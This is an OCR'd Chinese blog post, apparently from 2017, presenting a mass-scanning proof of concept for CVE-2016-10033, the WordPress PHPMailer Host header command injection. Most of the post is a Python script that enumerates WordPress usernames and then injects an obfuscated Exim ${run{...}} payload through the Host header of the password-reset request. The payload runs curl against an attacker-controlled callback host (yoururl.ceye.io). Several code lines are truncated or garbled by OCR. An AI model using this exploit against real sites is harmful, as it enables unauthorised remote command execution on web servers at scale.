
WordPress PHPMailer RCE 批量检测poc

作者: LANDGREY ● 创建时间 2017年7月2日 16:34 ● 更新时间 2017年7月21日 21:43
浏览: 885 次. ● 标签: #渗透测试, #python, #网络安全
您的IP地址: 140.207.23.83



WordPress PHPMailer RCE 批量检测poc 正文

0x00. 漏洞详情

WordPress PHPMailer RCE 准确的说法应该是 CVE-2016-10033：

WordPress PHPMailer 4.6 - Host Header Command Injection

参考： WordPress-Exploit-4-6-RCE-CODE-EXEC-CVE-2016-10033

漏洞复现与poc编写：vulhub/wordpress/phpmailer-rce

0x01. 批量检测

需要解决的关键点：

1. 获得一个存在的用户名


参考: **WordPress用户名枚举的几种方法**


2. 批量检测的方法

利用漏洞在目标主机上执行命令，带独立标志(域名或IP)请求某个我们控制的主机，查看控制主机记录，确定存在漏洞的主机；

利用批量漏洞检测框架，并发批量测试。

测试情况如图:





三. POC

将下面poc中的地址

```
http://yoururl.ceye.io
```

替换为自己控制的。

```
#!/usr/bin/env python
# coding:utf-8
import re
import random
import requests


def generate_command(command):
    command = '${run{%s}}' % command
    command = command.replace('/', '${substr{0}{1}{$spool_directory}}')
    command = command.replace(':', '${substr{13}{1}{$tod_log}}')
    command = command.replace(' ', '${substr{10}{1}{$tod_log}}')
    return 'target(any -froot@localhost -be %s null)' % command


def getname(target):
    username = []
    try:
        for user in ('admin', 'admin1', 'test', 'manager'):
            data = {
                'log': user,
                'pwd': 'none_exits.Password',
            }
            ua = {'User-Agent': 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.
            req = requests.post('%s/wp-login.php' % target, data=data, headers=ua
            content = req.text
            for pattern in (u'为用户.?<strong>%s</strong>' % user,
                            u'<strong>%s</strong>的密码不正确' % user,
                            u'The password you entered for the username <strong>%
                exits = re.findall(pattern, content)
                if exits:
                    return user
        raise Exception
    except:
        try:
            req = requests.get('%s/wp-json/wp/v2/users/' % target)
            content = req.json()
            for v in content:
                username.append(str(v['link']).split('/')[-1])
            if username:
                return random.choice(username)
            else:
                raise Exception
        except:
            try:
                for x in range(5):
                    req = requests.get('%s/?author=%s' % (target, str(x+1)))
                    content = req.content
                    for pattern in (u'<span class="date">(.*?) ', u'author-(.*?)
                        match = re.findall(pattern, content)
                        if match:
```

```
                            return match[0]
            except:
                pass
            return 'cannot-find-valid-name'


def poc(target):
    if '://' in target:
        target = target.rstrip('/')
    else:
        target = 'http://' + target.rstrip('/')

    username = getname(target)
    if username == 'cannot-find-valid-name':
        return False
    data = {
        'user_login': username,
        'wp-submit': 'Get+New+Password',
        'redirect_to': '',
    }

    headers = {
        'Host': generate_command('/usr/bin/curl http://yoururl.ceye.io/%s' % tarç
        "Accept": "*/*",
        'User-Agent': 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
    }

    url = target + '/wp-login.php?action=lostpassword'
    try:
        requests.post(url, headers=headers, data=data, allow_redirects=False)
        return '[+] finish: %s' % target
    except Exception as e:
        return '[-] error : ' + str(e.message)
```


<